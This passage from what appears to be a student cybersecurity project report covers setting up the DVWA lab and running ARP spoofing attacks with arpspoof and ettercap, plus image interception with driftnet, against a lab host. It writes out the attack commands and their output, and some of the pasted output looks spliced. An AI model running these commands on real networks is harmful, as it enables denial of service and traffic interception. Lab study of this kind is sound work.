



Figure 19: Copy the related files

4. Modify the DVWA profile to ensure that the DVWA login password and the PHP password align.

```
$_DVWA = array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'root';
$_DVWA['db_password'] = 'password';
# Only used with PostgreSQL/PGSQL database selection.
$_DVWA['db_port'] = '5432';
```



```
config.inc.php - 记事本
<?php
# you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the db_server variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
# $DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.

# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$DVWA = array();
$DVWA['db_server'] = '127.0.0.1';
$DVWA['db_database'] = 'dvwa';
$DVWA['db_user'] = 'root';
$DVWA['db_password'] = 'password';

# Only used with PostgreSQL/PGSQL database selection.
$DVWA['db_port'] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$DVWA['recaptcha_public_key'] = '';
$DVWA['recaptcha_private_key'] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$DVWA['default_security_level'] = 'impossible';

# Default PHPIDS status
# PHPIDS status with each session.
# The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$DVWA['default_phpids_level'] = 'disabled';


# Verbose PHPIDS messages
```

Figure 20: The DVWA configuration file

5. Go to the DVWA configuration page through the link



After the above steps, the setup page of DVWA can be successfully accessed, as shown in the figure.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. On the left is a sidebar with links: 'Setup DVWA' (highlighted in green), 'Instructions', and 'About'. The main content area is titled 'Database Setup' with a wrench icon. It contains instructions on how to create or reset the database, mentioning a file path: `C:\phpstudy_pro\WWW\DVWA\config\config.inc.php`. Below this is a 'Setup Check' section that lists system details: Operating system: Windows, Backend database: MySQL, PHP version: 7.3.4, Web Server SERVER_NAME: localhost. It then lists PHP configurations: `display_errors` (Enabled), `safe_mode` (Disabled), `allow_url_include` (Disabled), `allow_url_fopen` (Enabled), `magic_quotes_gpc` (Disabled), and installed modules: `gd`, `mysql`, and `pdo_mysql`. MySQL credentials are shown: username: root, password: ***** (masked), database: dvwa, host: 127.0.0.1. A reCAPTCHA key is listed as 'Missing'. At the bottom, it checks for writable folders and files, all marked as 'Yes'. A note in red states: 'Status in red, indicate there will be an issue when trying to complete some modules.' A final instruction says: 'If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.'

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in:
`C:\phpstudy_pro\WWW\DVWA\config\config.inc.php`

If the database already exists, it **will** be cleared and the data **will** be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: **Windows**
Backend database: **MySQL**
PHP version: **7.3.4**

Web Server `SERVER_NAME`: localhost

PHP function `display_errors`: **Enabled** (Easy Mode!)
PHP function `safe_mode`: **Disabled**
PHP function `allow_url_include`: **Disabled**
PHP function `allow_url_fopen`: **Enabled**
PHP function `magic_quotes_gpc`: **Disabled**
PHP module `gd`: **Installed**
PHP module `mysql`: **Installed**
PHP module `pdo_mysql`: **Installed**

MySQL username: root
MySQL password: *****
MySQL database: **dvwa**
MySQL host: 127.0.0.1

reCAPTCHA key: **Missing**

[User: Administrator] Writable folder `C:\phpstudy_pro\WWW\DVWA\hackable\uploads\`: **Yes**
[User: Administrator] Writable file `C:\phpstudy_pro\WWW\DVWA\external\phpids\0.6\lib\IDS\tmp\phpids_log.txt`: **Yes**

[User: Administrator] Writable folder `C:\phpstudy_pro\WWW\DVWA\config\`: **Yes**
Status in red, indicate there will be an issue when trying to complete some modules.

If you see disabled on either `allow_url_fopen` or `allow_url_include`, set the following in your php.ini file and restart Apache.



The login form features the DVWA logo at the top. Below it are two input fields: 'Username' with the text 'admin' and 'Password' with masked characters (dots). To the right of the password field is an eye icon for toggling visibility. A 'Login' button is positioned below the password field.

Username

admin

Password

.....

Login

Figure 21: The setup page

After entering the default account and password, namely admin and password, the DVWA login is successful.




图 22: Login is successful.

At this time, on behalf of DVWA has been successfully deployed, you can next use DVWA to conduct a violent crack, the injection of commands, and other a series of web applications and the vulnerability test of the database.

4.5 Conclusion

This chapter mainly introduces and deploys the experimental environment. According to the research content, the test host Kali Linux and different types of test target machines are given. Using VMware, the virtual machine network attack experimental environment is built on the VMware Workstation virtual platform.

First of all, the goal of this project was confirmed again, which was the research and simulation of different network attack methods in different scenarios, and then the scenarios for different attacks were described. Then it briefly introduces the related concepts of different attack methods. Then for different scenarios, scenarios were designed for the test machine and the target machine, including VMware, Kali Linux, DVWA, Windows 7 target machine, Linux target machine using the Metasploit framework, DVWA application construction, etc. A series of configurations and Environment setup. Finally, install and deploy step by step according to the requirements.

The virtual machine environment used to simulate the attack has been set up, the required configuration is also deployed properly, and the project can be continued

CHAPTER 5 – TESTING AND EVALUATION

5.1 Introduction

This chapter will introduce experiments on the projects configured in the implementation cyber security attack section. The experimental process using screenshots to be discussed will be highlighted.


5.2 Implementation of the middleman attack

- (1) Experimental machine environment: KALI Linux operating system;
- (2) Target machine environment: windows7 system;

5.2.1 ARP disconnection attack

This section will attack the target machine in two different ways, using the ARPspooftool and the ettercap tool.

Information from the host needs to be collected, Scan the hosts in the local area network, using the Ping instruction to query IP information, as shown in Figure 23:



```
root@kali:~# nmap -sP 192.168.0.*
```

Figure 23: The Ping instruction

The scan results are shown in Figure 24

```

Nmap scan report for 192.168.0.1
Host is up (0.0060s latency).
MAC Address: BC:5F:F6:DE:1B:FE (Shenzhen Mercury Communication Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0037s latency).
MAC Address: 7C:A1:77:C9:FC:E3 (Unknown)
Nmap scan report for 192.168.0.101
Host is up (0.00039s latency).
MAC Address: 58:00:E3:2B:6A:F9 (Liteon Technology)
Nmap scan report for 192.168.0.102
Host is up (0.088s latency).
MAC Address: 90:F0:52:45:8E:DD (Meizu Technology)

```

Figure 24: Ping Directives result

Take the physical host with the IP address of 192.168.0.101 as the target for network disconnection attacks

View the physical machine status results as shown in the figure below:

```

连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::341a:712:ea13:7179%17
IPv4 地址 . . . . . : 192.168.5.102
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.5.1
以太网适配器 VMware Network Adapter VMnet8:
Host is up (0.0037s latency).
连接特定的 DNS 后缀 . . . . . :
本地链接 IPv6 地址. . . . . : fe80::b52a:d9c3:28a1:e13e%14
IPv4 地址 . . . . . : 192.168.126.1
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.0.1
无线局域网适配器 WLAN: Address: 90:F0:52:45:8E:DD (Meizu Technology)
连接特定的 DNS 后缀 . . . . . : DHCP HOST
本地链接 IPv6 地址. . . . . : fe80::3088:675b:32ef:c68e%5
IPv4 地址 . . . . . : 192.168.0.101
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.0.1
以太网适配器 蓝牙网络连接:
媒体状态 . . . . . : 媒体已断开连接
连接特定的 DNS 后缀 . . . . . :

```

Figure 25: Physical machine status

Before the network disconnection attack, the ping command of the physical machine is detected, and it can be connected to WWW.Baidu.com.



```
C:\Users\Administrator>ping www.baidu.com

正在 Ping www.a.shifen.com [183.232.231.174] 具有 32 字节的数据:
来自 183.232.231.174 的回复: 字节=32 时间=38ms TTL=54
来自 183.232.231.174 的回复: 字节=32 时间=30ms TTL=54
来自 183.232.231.174 的回复: 字节=32 时间=31ms TTL=54
来自 183.232.231.174 的回复: 字节=32 时间=32ms TTL=54

183.232.231.174 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 30ms, 最长 = 38ms, 平均 = 32ms
```

Figure 26: Smooth target machine network

- Use ARPspooftool to realize ARP disconnection attack

First view the ARPspooftool instructions, as shown in the figure below.



```
root@kali:~# arpspoof
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host
```

Figure 27: Relevant description of ARPspooftool

You then need to view the status of the network card, as shown in Fig:

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.104 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:29ff:fe81:d55c prefixlen 64 scopeid 0x20<link>
    inet6 240e:d6:8116:af8f:dd36:a380:950d:d61 prefixlen 64 scopeid 0x0<global>
    inet6 240e:d6:8116:af8f:20c:29ff:fe81:d55c prefixlen 64 scopeid 0x0<global>
    ether 00:0c:29:81:d5:5c txqueuelen 1000 (Ethernet)
    RX packets 9104312 bytes 648962830 (618.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8829606 bytes 603458019 (575.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 28 bytes 2114 (2.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 2114 (2.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 28: Network card status

Select the object to be attacked on the network card eth0 connection, as shown in Figure 29:

```

root@kali:~# arpspoof -i eth0 -t 192.168.0.101 -r 192.168.0.1

```

Figure 29: Statements statement query network card status

Start ARP disconnection attack, as shown in Figure 30.

```

root@kali:~# arpspoof -i eth0 -t 192.168.0.101 -r 192.168.0.1
0:c:29:81:d5:5c 58:0:e3:2b:6a:f9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:81:d5:5c
0:c:29:81:d5:5c bc:5f:f6:de:1b:fe 0806 42: arp reply 192.168.0.101 is-at 0:c:29:81:d5:5c
0:c:29:81:d5:5c 58:0:e3:2b:6a:f9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:81:d5:5c
0:c:29:81:d5:5c bc:5f:f6:de:1b:fe 0806 42: arp reply 192.168.0.101 is-at 0:c:29:81:d5:5c
0:c:29:81:d5:5c 58:0:e3:2b:6a:f9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:81:d5:5c
0:c:29:81:d5:5c bc:5f:f6:de:1b:fe 0806 42: arp reply 192.168.0.101 is-at 0:c:29:81:d5:5c

```

Figure 30: Start ARP disconnection attack

Ping command, the request timed out, and the ARP disconnection attack was successful, as shown in Figure 31.

Figure 31: Loss of target machine network connection

- Using ettercap tool to realize ARP network disconnection attack:

(1) Enter the human Ettercap graphical interface, select the Sniff menu, and the following three options appear: Unified sniffing, Bridged sniffing. Set pCap filter. Unified is the middleman mode, which is cheating between two terminals; Bridged mode is cheating between dual network cards, parameter-B., The help information is shown in Figure 32.

```

A script(s)

General options:
-i, --iface <iface>          use this network interface
-I, --liface                show all the network interfaces
-Y, --secondary <ifaces>    list of secondary network interfaces
-n, --netmask <netmask>     force this <netmask> on iface
-A, --address <address>     force this local <address> on iface
-P, --plugin <plugin>       launch this <plugin>
-F, --filter <file>         load the filter <file> (content filter)
-z, --silent                do not perform the initial ARP scan
-6, --ip6scan               send ICMPv6 probes to discover IPv6 nodes on the
ink
-j, --load-hosts <file>     load the hosts list from <file>
-k, --save-hosts <file>     save the hosts list to <file>
-W, --wifi-key <wkey>      use this key to decrypt wifi packets (wep or wpa)
-a, --config <config>      use the alternative config file <config>

Standard options:
-v, --version               prints the version and exit
-h, --help                  this help screen

```

Figure 32: Configuration page

In ettercap, attacker can use the ettercap-G statement to open the graphical window:




Figure 33: graphical window

Select the network card to enter ettercap, as shown in Figure 34



Figure 34: Select the network card

The ports then need to be scanned, as shown in Figure 35.




Figure 35: Scanned port

Now the attack can start.




Figure 36: Start the attack

Now check the target machine, use the Ping instruction to find the target machine network connection interruption, as shown in FIG. 37. The network disconnection attack succeeded.




Figure 37: Loss of target machine network connection

5.5.5 Obtain the image traffic of the target host

The target machine is next monitored using the ARPspooftool
The attack statement is shown in Figure 38 below




Figure 38: Instructions for an attack

When the attack is successful, the data traffic of the target IP flowing through the attack gateway will be spoofed and forwarded to the kali system.

The picture display tool driftnet can be used to display the acquired pictures. A pop-up window will pop up after driftnet is configured.



Figure 39: A popup window

After a period of delay, the cached pictures in the browser of the target machine were gradually displayed on the window of the test machine in Figure 40, and the file interception attack was successful.



